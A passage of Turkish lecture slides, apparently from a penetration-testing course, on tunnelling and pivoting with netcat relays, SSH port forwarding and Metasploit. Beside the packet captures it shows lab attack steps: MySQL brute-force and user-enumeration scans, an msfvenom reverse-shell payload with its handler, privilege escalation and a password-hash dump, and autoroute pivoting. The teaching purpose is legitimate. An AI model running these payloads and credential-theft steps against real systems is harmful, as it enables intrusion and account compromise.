244	21.842333925	192.168.4.33	192.168.4.46	HTTP	702	HTTP/1.1 200 OK
249	22.036469943	192.168.4.46	192.168.4.33	TCP	62	14853-12700 [ACK] Seq=44 Ack=647 Win=65052 Len=0
422	27.437034760	192.168.4.46	192.168.4.33	HTTP	62	Continuation

Şekil: Netcat relay, banner grabbing Wireshark çıktısı

Netcat relay VI

Eksik taraflar

- ▶ Netcat relay yöntemi, HTTP trafiği için çok uygun değil.
 - ▶ HTTP isteği tamamlandığı zaman, Netcat relay çalışmasını durdurur.
- ▶ Bir döngü kullanılarak Netcat'ın yeniden başlatılması şeklinde bir çözüm yapılabilir.

```
#!/bin/bash

COUNTER=0
while [ $COUNTER -lt 10 ]; do
    echo Netcat relay = $COUNTER
    nc -l -p 12700 0<backpipe | nc tubitak.gov.tr 80 1>backpipe
    let COUNTER=COUNTER+1
done
```

SSH Local Port Forwarding I

Local Port Forwarding

- ▶ Belli bir sunucuya bağlantıya izin vermeyen özel bir ağ üzerinde olduğumuzu kabul edelim.
- ▶ google.com engelleniyor olsun.
- ▶ Ağımızda olmayan ve dolayısıyla google.com'a erişebilen bir sunucu üzerinden bir tünel oluşturabiliriz.

Listing 5: SSH lokal port yönlendirme

```
$ ssh -L 12700:google.com:80 root@192.168.4.33
```


SSH Local Port Forwarding II

```
$ ssh -L port:destination_host:destination_port  
username@pivot_host
```

Komut satırı

- ▶ *port*: dinlemede olan lokal port
- ▶ *destination_host*: hedef IP adresi veya hostname
- ▶ *destination_port*: hedef sunucuda dinlemede olan port
- ▶ *username*: pivot sunucuda yer alan kullanıcı adı
- ▶ *pivot_host*: pivot sunucunun IP adresi veya hostname

SSH Local Port Forwarding III



Şekil: SSH lokal port yönlendirme

SSH Local Port Forwarding IV

```
root@kali2:~# ssh -L 12700:google.com:80 root@192.168.4.33  
root@192.168.4.33's password:
```

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.


Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.

Last login: Fri Mar 10 13:54:22 2017 from 192.168.4.15

```
root@kali:~#
```

Şekil: SSH lokal port yönlendirme

SSH Local Port Forwarding V



Şekil: SSH lokal port yönlendirme

SSH Local Port Forwarding VI

ip.addr==192.168.4.33 || ip.addr==192.168.4.15

No.	Time	Source	Destination	Protocol	Length	Info
61	4.456852472	192.168.4.15	192.168.4.33	SSH	160	Client: Encrypted packet (len=92)
62	4.456889445	192.168.4.33	192.168.4.15	TCP	68	22->49434 [ACK] Seq=1 Ack=93 Win=294 Len=0 TSval=20804947 TSeq=1
63	4.457196478	192.168.4.33	192.168.52.10	DNS	76	Standard query 0xfe13 A www.google.com
64	4.457266636	192.168.4.33	192.168.52.10	DNS	76	Standard query 0xce75 AAAA www.google.com
65	4.538044080	192.168.52.10	192.168.4.33	DNS	228	Standard query response 0xfe13 A www.google.com A 172.217.1.1
66	4.539927263	192.168.52.10	192.168.4.33	DNS	240	Standard query response 0xce75 AAAA www.google.com AAAA 2a00:170:5380::1
67	4.540068446	192.168.4.33	172.217.17.196	TCP	76	48696->0 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=20804979 TSeq=1
68	4.586679940	172.217.17.196	192.168.4.33	TCP	76	80->48696 [SYN, ACK] Seq=0 Ack=1 Win=42408 Len=0 MSS=1380 SAck=1 TSval=20804979 TSeq=2
69	4.586718663	192.168.4.33	172.217.17.196	TCP	68	48696->0 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval=20804979 TSeq=3
70	4.586812192	192.168.4.33	192.168.4.15	SSH	112	Server: Encrypted packet (len=44)
71	4.587052187	192.168.4.15	192.168.4.33	SSH	392	Client: Encrypted packet (len=324)
72	4.587061220	192.168.4.33	192.168.4.15	TCP	68	22->49434 [ACK] Seq=45 Ack=417 Win=316 Len=0 TSval=20804979 TSeq=4
73	4.587116869	192.168.4.33	172.217.17.196	HTTP	353	GET / HTTP/1.1
74	4.634763050	172.217.17.196	192.168.4.33	TCP	68	80->48696 [ACK] Seq=1 Ack=286 Win=43520 Len=0 TSval=23810271 TSeq=5
75	4.634787734	172.217.17.196	192.168.4.33	HTTP	1754	HTTP/1.1 404 Not Found (text/html)
76	4.634800507	192.168.4.33	172.217.17.196	TCP	68	48696->0 [ACK] Seq=286 Ack=1687 Win=32640 Len=0 TSval=20804979 TSeq=6
77	4.634998447	192.168.4.33	192.168.4.15	SSH	1792	Server: Encrypted packet (len=1724)
78	4.635309138	192.168.4.15	192.168.4.33	TCP	68	49434->22 [ACK] Seq=417 Ack=1769 Win=366 Len=0 TSval=568837 TSeq=7

Şekil: SSH lokal port yönlendirme

Firewall Arkasında Yer Alan Veritabanına Bağlanmak I

Database Behind Firewall

- ▶ *localhost* (127.0.0.1) üzerinden erişilebilen fakat uzaktan erişilemeyen portlara erişim.

```
Evren-MacBook-Air:~ evrencatak$ ssh -L 12700:127.0.0.1:3306 ozgurcatak@192.168.2.3
The authenticity of host '192.168.2.3 (192.168.2.3)' can't be established.
ECDSA key fingerprint is SHA256: [REDACTED]
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.2.3' (ECDSA) to the list of known hosts.
Password:
Last login: Sun Mar 12 12:29:03 2017
ozgur-mbp:~ ozgurcatak$
```

Şekil: MySQL tunel bağlantısı

Firewall Arkasında Yer Alan Veritabanına Bağlanmak II

```
Evren-MacBook-Air:~ evrencatak$ mysql -h 127.0.0.1 --port=12700 -u ozg -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 4
Server version: 5.7.17 MySQL Community Server (GPL)

Copyright (c) 2000, 2016, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

Şekil: MySQL tunel bağlantısı

Firewall Arkasında Yer Alan Veritabanına Bağlanmak III

tcp.port == 3306 or tcp.port == 22 or tcp.port == 12700							Expression...
No.	Time	Source	Destination	Protocol	Length	Info	
475	8.352876	192.168.2.7	192.168.2.6	SSH	102	Server: Encrypted packet (len=36)	
476	8.352968	192.168.2.6	192.168.2.7	TCP	66	49477 → 22 [ACK] Seq=297 Ack=381 Win=4094 Len=0 TSval=17360439 TSecr=1089405..	
494	8.756171	192.168.2.6	192.168.2.7	SSH	102	Client: Encrypted packet (len=36)	
495	8.871833	192.168.2.6	192.168.2.6	TCP	68	50029 → 3306 [SYN] Seq=0 Win=65535 Len=0 MSS=16344 WS=32 TSval=17360950 TSecr=17360950	
496	8.871915	192.168.2.6	192.168.2.6	TCP	68	3306 → 50029 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=16344 WS=32 TSval=17360950 TSecr=17360950	
497	8.871935	192.168.2.6	192.168.2.6	TCP	56	50029 → 3306 [ACK] Seq=1 Ack=1 Win=408288 Len=0 TSval=17360958 TSecr=17360958	
498	8.871952	192.168.2.6	192.168.2.6	TCP	56	[TCP Window Update] 3306 → 50029 [ACK] Seq=1 Ack=1 Win=408288 Len=0 TSval=17360958 TSecr=17360958	
499	8.873191	192.168.2.6	192.168.2.6	MySQL	134	Server Greeting proto=tcp version=5.7.17	
500	8.873225	192.168.2.6	192.168.2.6	TCP	56	50029 → 3306 [ACK] Seq=1 Ack=79 Win=408192 Len=0 TSval=17360951 TSecr=17360951	
501	8.884009	192.168.2.6	192.168.2.6	MySQL	246	Login Request user=root	
502	8.884045	192.168.2.6	192.168.2.6	TCP	56	3306 → 50029 [ACK] Seq=79 Ack=191 Win=408096 Len=0 TSval=17360961 TSecr=17360961	
503	8.884183	192.168.2.6	192.168.2.6	MySQL	67	Response OK	
504	8.884200	192.168.2.6	192.168.2.6	TCP	56	50029 → 3306 [ACK] Seq=191 Ack=90 Win=408192 Len=0 TSval=17360961 TSecr=17360961	
505	8.892620	192.168.2.6	192.168.2.6	MySQL	93	Request Query	

▶ Frame 501: 246 bytes on wire (1968 bits), 246 bytes captured (1968 bits) on interface 1
 ▶ Null/Loopback
 ▶ Internet Protocol Version 4, Src: 192.168.2.6, Dst: 192.168.2.6
 ▶ Transmission Control Protocol, Src Port: 50029, Dst Port: 3306, Seq: 1, Ack: 79, Len: 190

```

0000  02 00 00 00 45 00 00 f2 5b ee 40 00 40 05 00 00  ....E...[.@@...@...
0010  c0 a8 02 06 c0 a8 02 06 c3 6d 0c ea 11 1e 02 d9  .....m.....
0020  93 4a 1a 59 00 18 31 d4 86 41 00 00 01 01 00 08  J.Y..1. A.....
0030  01 08 e8 41 01 08 e8 37 ba 00 00 01 05 af ff 01  ..A..7.....
0040  00 00 00 01 01 21 00 00 00 00 00 00 00 00 00 00 00  ....!.....
0050  00 00 00 00 00 00 00 00 00 00 00 00 00 00 72 6f 6f 74  .....root
0060  00 14 41 a7 69 fc 24 af 95 7d ea 00 23 c1 6f eb  .A.i$. }.#o.
0070  c7 3d 69 53 0d a8 6d 79 73 71 6c 5f 6e 61 74 69  .=15..my sql_nati
0080  76 65 57 61 73 73 77 6f 72 64 00 69 03 5f 6f ve_passw ord.i._o
0090  73 08 6f 73 78 31 30 2e 31 32 0c 5f 63 6c 69 65  s.osx10. 12._clie
00a0  6e 74 5f 6e 61 6d 05 68 6c 69 62 66 79 73 71 6c nt_name. libmysql
00b0  84 5f 70 69 64 05 31 34 30 31 0f 5f 63 6e 69  ..pid.14 010..cli
00c0  65 6e 74 5f 76 65 72 73 69 6f 6e 06 35 2e 37 2e ent_vers ion.5.7.
00d0  31 37 09 5f 70 6c 61 74 66 6f 72 6d 06 78 38 36  17._plat form.x86
00e0  51 36 34 8c 70 72 6f 67 72 61 6d 5f 6e 61 6d 65  .64.prog ram_name
00f0  05 6d 79 73 71 6c  .mysql

```

Şekil: MySQL lokal port fwd Pcap görüntüsü



Firewall Arkasında Yer Alan Veritabanına Bağlanmak IV



Local instance 3306

Client Connections

Threads Connected 2	Threads Running 1	Threads Created 2	Threads Cached 0	Rejected (over limit) 0
Total Connections 6	Connection Limit 15	Aborted Clients 0	Aborted Connections 1	Errors: 0 0

ID	User	Host	DB	Command	Time	State	Info
4	ozg	localhost:50586	None	Sleep	35	NULL	
5	root	localhost:50588	None	Query	0	starting	SHOW FULL PROCESSLIST

Şekil: MySQL-Workbench kullanıcı bağlantıları

Firewall Arkasında Yer Alan Veritabanına Bağlanmak V

```
[Evren-MacBook-Air:bin evrencatak$ nmap -PN -sT -sV -p 12700 localhost
Starting Nmap 7.40 ( https://nmap.org ) at 2017-03-11 14:24 +03
Nmap scan report for localhost (127.0.0.1)
Host is up (0.00025s latency).
Other addresses for localhost (not scanned): ::1
PORT      STATE SERVICE VERSION
12700/tcp  open  mysql    MySQL 5.7.17
Service detection performed. Please report any incorrect results at htt
Nmap done: 1 IP address (1 host up) scanned in 0.39 seconds
Evren-MacBook-Air:bin evrencatak$ ]
```

Şekil: NMap port versiyon taraması

Firewall Arkasında Yer Alan Veritabanına Bağlanmak VI

```
nmap done. 1 IP address (1 host up) scanned in 0.89 seconds
[Evren-MacBook-Air:bin evrencatak$] nmap -sT -sV -p 12700 localhost -script=mysql-enum

Starting Nmap 7.40 ( https://nmap.org ) at 2017-03-11 14:38 +03
Nmap scan report for localhost (127.0.0.1)
Host is up (0.00056s latency).
Other addresses for localhost (not scanned): ::1
PORT      STATE SERVICE VERSION
12700/tcp  open  mysql   MySQL 5.7.17
| mysql-enum:
|_ Valid usernames:
|   root:<empty> - Valid credentials
|   netadmin:<empty> - Valid credentials
|   guest:<empty> - Valid credentials
|   web:<empty> - Valid credentials
|   user:<empty> - Valid credentials
|   sysadmin:<empty> - Valid credentials
|   administrator:<empty> - Valid credentials
|   webadmin:<empty> - Valid credentials
|   admin:<empty> - Valid credentials
|   test:<empty> - Valid credentials
|_ Statistics: Performed 10 guesses in 1 seconds, average tps: 10.0

Service detection performed. Please report any incorrect results at https://nmap.org/s
Nmap done: 1 IP address (1 host up) scanned in 0.89 seconds
```

Şekil: Nmap MySQL Enum betiği

Firewall Arkasında Yer Alan Veritabanına Bağlanmak VII

```
nmap -version | grep -i nmap
[Evren-MacBook-Air:bin evrencatak]$ nmap -sT -sV -p 12700 localhost -script=mysql-brute

Starting Nmap 7.40 ( https://nmap.org ) at 2017-03-11 14:41 +03
Nmap scan report for localhost (127.0.0.1)
Host is up (0.00032s latency).
Other addresses for localhost (not scanned): ::1
PORT      STATE SERVICE VERSION
12700/tcp open  mysql   MySQL 5.7.17
| mysql-brute:
|_ Accounts:
|   root:123456 - Valid credentials
|_ Statistics: performed 45012 guesses in 210 seconds, average tps: 226.4

Service detection performed. Please report any incorrect results at https://nmap.org/su
Nmap done: 1 IP address (1 host up) scanned in 210.18 seconds
```

Şekil: Nmap MySQL Brute betiği

SSH Ters Port Yönlendirme I

```
[ozgur-mbp:~]in ozgurcatak$ ssh -R 12800:localhost:22 evrencatak@192.168.2.7  
[Password:  
Last login: Sat Mar 11 14:56:59 2017 from 192.168.2.6  
Evren-MacBook-Air:~ evrencatak$
```

Şekil: Kurban tarafı ters ssh yönlendirme


```
Connection to localhost closed.  
[Evren-MacBook-Air:~]in evrencatak$ netstat -an | grep 12800  
tcp4      0      0  127.0.0.1.12800          *.*                  LISTEN  
tcp6      0      0  ::1.12800            *.*                  LISTEN  
tcp6      0      0  ::1.59650            ::1.12800           TIME_WAIT  
[Evren-MacBook-Air:~]in evrencatak$ ssh ozgurcatak@localhost -p 12800  
[Password:  
Last login: Sat Mar 11 15:16:16 2017 from ::1  
ozgur-mbp:~ ozgurcatak$ exit  
logout  
Connection to localhost closed.  
[Evren-MacBook-Air:~]in evrencatak$
```

Şekil: Saldırgan tarafı ters ssh yönlendirme

SSH Ters Port Yönlendirme II

Providing access to a server in a secure way

```
local$ ssh -R p1:server:p2 remote
```



Local vs Remote

- ▶ *ssh -L port:host:hostport:* lokal makinede *port*'u dinler, uzak makinenin satırında "*host:hostport*" trafiğini gönderir.
- ▶ *ssh -R port:host:hostport:* uzak makinede *port*'u dinler, lokal makinenin satırında "*host:hostport*" trafiğini gönderir.

SSH Dinamik Port Yönlendirme (Socks Proxy) I


SSH Dinamik Port Yönlendirme

- ▶ SSH istemcisi ve SSH sunucusu arasında güvenli kanal oluşturur.

Listing 6: Dinamik Port komut satırı (saldırgan tarafı)

```
$ ssh -D address:port username@pivot_host
```

SSH Dinamik Port Yönlendirme (Socks Proxy) II



SSH Dinamik Port Yönlendirme (Socks Proxy) III


```
Could not request local forwarding.  
[Evren-MacBook-Air:bin evrencatak$ ssh -D 127.0.0.1:8088 ozgurcatak@192.168.2.6  
[Password:  
Last login: Sat Mar 11 15:16:53 2017 from ::1  
[ozgur-mbp:~ ozgurcatak$
```

Şekil: Saldırgan tarafı dinamik port yönlendirme

```
[Evren-MacBook-Air:~ evrencatak$ netstat -an|grep 8088  
tcp4          0      0  127.0.0.1.8088          *.*                  LISTEN
```

Şekil: İstemci tarafı dinamik port yönlendirme

SSH Dinamik Port Yönlendirme (Socks Proxy) IV



Şekil: İstemci tarafı proxy tanımlama

SSH Dinamik Port Yönlendirme (Socks Proxy) V



Şekil: İstemci tarafı web tarayıcı

SSH Dinamik Port Yönlendirme (Socks Proxy) VI

tcp.port == 22 or tcp.port == 80						
No.	Time	Source	Destination	Protocol	Length	Info
12	1.126823	192.168.2.7	192.168.2.6	SSH	454	Client: Encrypted packet (len=454) Seq=1 ACK=1
13	1.126914	192.168.2.6	192.168.2.7	TCP	66	22 → 61728 [ACK] Seq=45 Ack=46
14	1.127144	192.168.2.6	193.140.80.208	HTTP	407	GET / HTTP/1.1
15	1.175428	193.140.80.208	192.168.2.6	TCP	54	80 → 49543 [ACK] Seq=1 Ack=3
18	3.992141	192.168.2.7	192.168.2.6	SSH	430	Client: Encrypted packet (len=430) Seq=1 ACK=2
19	3.992240	192.168.2.6	192.168.2.7	TCP	66	22 → 61728 [ACK] Seq=45 Ack=46
20	3.992516	192.168.2.6	54.192.203.162	HTTP	389	GET /success.txt HTTP/1.1
21	4.125870	54.192.203.162	192.168.2.6	TCP	66	80 → 49419 [ACK] Seq=1 Ack=3
22	4.153238	54.192.203.162	192.168.2.6	HTTP	574	HTTP/1.1 200 OK (text/plain)
23	4.153329	192.168.2.6	54.192.203.162	TCP	66	49419 → 80 [ACK] Seq=324 Ack=325
24	4.153564	192.168.2.6	192.168.2.7	SSH	614	Server: Encrypted packet (len=614) Seq=1 ACK=2
25	4.339646	192.168.2.7	192.168.2.6	TCP	66	61728 → 22 [ACK] Seq=853 Ack=854

► Frame 14: 407 bytes on wire (3256 bits), 407 bytes captured (3256 bits) on interface 0
 ► Ethernet II, Src: Apple_65:f5:63 (28:cf:e9:65:f5:63), Dst: Zte_eb:67:00 (54:22:f8:eb:67:00)
 ► Internet Protocol Version 4, Src: 192.168.2.6, Dst: 193.140.80.208
 ► Transmission Control Protocol, Src Port: 49543, Dst Port: 80, Seq: 1, Ack: 1, Len: 353
 ► Hypertext Transfer Protocol

0000	54	22	f8	eb	67	00	28	cf	e9	65	5f	63	08	00	45	00	T"....@...e.c..E.
0010	01	89	98	95	40	00	48	06	cb	cc	c0	a8	02	06	c1	8c@...
0020	50	d0	c1	87	00	58	80	ac	77	c8	30	19	01	0c	58	18	P....P..w....P..
0030	ff	ff	f6	03	00	00	47	45	54	20	2f	20	48	54	54	50	...l...GE T / HTTP
0040	2f	31	2e	31	0d	08	48	6f	73	74	3a	20	77	77	72	0e	/1.1..Ho st: www.
0050	74	75	62	69	74	61	6b	2e	67	6f	76	2e	74	72	0d	0a	tubitak.gov.tr..
0060	55	73	65	72	2d	41	67	65	6e	74	3a	20	4d	6f	7a	69	User-Age nt: Moz i
0070	6e	6c	61	2f	35	2e	30	20	28	4d	61	63	69	6e	74	6f	lla/5.0 (Macinto
0080	73	68	3b	20	49	6e	74	65	6c	20	4d	61	63	20	4f	53	shi: Intel Mac OS
0090	29	58	20	31	38	2e	31	32	3b	20	72	76	3a	35	32	2e	X 10.12 ; rv:52.
00a0	30	29	20	47	65	63	6b	6f	2f	32	30	31	30	31	30	0	Gecko /2010010
00b0	31	20	46	69	72	65	66	7f	78	2f	35	32	32	3e	30	0a	1 Firefo x/52.0..
00c0	41	63	63	65	70	74	3a	20	74	65	78	74	2f	68	74	6d	Accept: text/htm
00d0	6c	2c	61	70	70	6c	69	63	61	74	69	61	6e	2f	78	68	l,appli cation/xh
00e0	74	6d	6c	2b	78	6d	6c	2c	61	70	70	6c	69	63	61	74	tml+xml, applicat
00f0	69	6f	6e	2f	78	6d	6c	3b	71	3d	30	2e	39	2c	2a	2f	ion/xml; q=0.9,*/

Şekil: Sunucu tarafı paket trafiği

Meterpreter Sessions I

Meterpreter Sessions

- ▶ Metasploit, tünelleme için farklı bileşenlere sahiptir.
- ▶ Metasploit route komutu diğer ağlara sıçrama yapılabilir.
- ▶ Bu şekilde metasploit üzerinde yer alan exploitler diğer ağ'lar üzerinde kullanılabilir hale gelir.

Meterpreter Sessions II

```
root@kali:~/Desktop# msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=192.168.4.33 LPORT=443 -f elf > virus.elf
No platform was selected, choosing Msf::Module::Platform::Linux from the payload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 71 bytes
Final size of elf file: 155 bytes

root@kali:~/Desktop# chmod 755 virus.elf
root@kali:~/Desktop# ./virus.elf
```

Meterpreter Sessions III

```
msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD linux/x86/meterpreter/reverse_tcp
PAYLOAD => linux/x86/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.4.33
LHOST => 192.168.4.33
msf exploit(handler) > set LPORT 443
LPORT => 443
msf exploit(handler) > set ExitOnSession false
ExitOnSession => false
msf exploit(handler) > exploit -j -z
[*] Exploit running as background job.

[*] Started reverse TCP handler on 192.168.4.33:443
[*] Starting the payload handler...
msf exploit(handler) > [*] Transmitting intermediate stager for over-sized stage... (105 bytes)
[*] Sending stage (1495599 bytes) to 192.168.4.33
[*] Meterpreter session 1 opened (192.168.4.33:443 -> 192.168.4.33:35740) at 2016-11-21 09:37:03 +0300
sessions -i 1
[*] Starting interaction with 1...

meterpreter > dir
Listing: /root/Desktop
=====
Mode          Size      Type  Last modified          Name
----          ---      ----  -----          -----
100755/rwxr-xr-x  8058304  fil   2016-09-22 14:10:46 +0300  VBoxLinuxAdditions.run
100755/rwxr-xr-x   155     fil   2016-11-21 09:14:32 +0300  virus.elf
100644/rw-r--r--    7      fil   2016-11-21 09:04:22 +0300  virus.txt
100644/rw-r--r--  297075   fil   2016-11-21 08:59:49 +0300  virus.vba
```

Meterpreter Sessions IV

```
meterpreter > ipconfig
```

```
Citrix XenServer PV Ethernet Adapter #2 - Packet Scheduler Miniport
```

```
Hardware MAC: d2:d6:70:fa:de:65
```

```
IP Address : 10.1.13.3
```

```
Netmask : 255.255.255.0
```

```
MS TCP Loopback interface
```

```
Hardware MAC: 00:00:00:00:00:00
```

```
IP Address : 127.0.0.1
```

```
Netmask : 255.0.0.0
```

```
Citrix XenServer PV Ethernet Adapter - Packet Scheduler Miniport
```

```
Hardware MAC: c6:ce:4e:d9:c9:6e
```

```
IP Address : 192.168.1.201
```

```
Netmask : 255.255.255.0
```

Meterpreter Sessions V

```
meterpreter > run autoroute -h
[*] Usage: run autoroute [-r] -s subnet -n netmask
[*] Examples:
[*]   run autoroute -s 10.1.1.0 -n 255.255.255.0 # Add a route to 10.10.10.1/255.255.255.0
[*]   run autoroute -s 10.10.10.1                      # Netmask defaults to 255.255.255.0
[*]   run autoroute -s 10.10.10.1/24                  # CIDR notation is also okay
[*]   run autoroute -p                                # Print active routing table
[*]   run autoroute -d -s 10.10.10.1                  # Deletes the 10.10.10.1/255.255.255.0 route
[*] Use the "route" and "ipconfig" Meterpreter commands to learn about available routes
meterpreter > run autoroute -s 10.1.13.0/24
[*] Adding a route to 10.1.13.0/255.255.255.0...
[+] Added route to 10.1.13.0/255.255.255.0 via 192.168.1.201
[*] Use the -p option to list all active routes
meterpreter > run autoroute -p
```

Active Routing Table

```
=====
```

Subnet	Netmask	Gateway
-----	-----	-----
10.1.13.0	255.255.255.0	Session 1

Meterpreter Sessions VI

```
meterpreter > getsystem
...got system (via technique 1).
meterpreter > run hashdump
[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY c2ec80f879c1b5dc8d2b64f1e2c37a45...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hashes...
```

```
Administrator:500:81cbcea8a9af93bbaad3b435b51404ee:561cbdae13ed5abd30aa94ddeb3cf52d:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:9a6ae26408b0629ddc621c90c897b42d:07a59dbe14e2ea9c4792e2f189e2de3a:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:ebf9fa44b3204029db5a8a77f5350160:::
victim:1004:81cbcea8a9af93bbaad3b435b51404ee:561cbdae13ed5abd30aa94ddeb3cf52d:::
```

Meterpreter Sessions VII

```
msf exploit(ms10_002_aurora) > use auxiliary/scanner/portscan/tcp
msf auxiliary(tcp) > show options

Module options:

Name      Current Setting  Required  Description
----      -----          -----    -----
CONCURRENCY  10           yes       The number of concurrent ports to check per host
FILTER          no          no        The filter string for capturing traffic
INTERFACE        no          no        The name of the interface
PCAPFILE         no          no        The name of the PCAP capture file to process
PORTS      1-10000        yes       Ports to scan (e.g. 22-25,80,110-900)
RHOSTS          no          no        The target address range or CIDR identifier
SNAPLEN        65535        yes       The number of bytes to capture
THREADS        1            yes       The number of concurrent threads
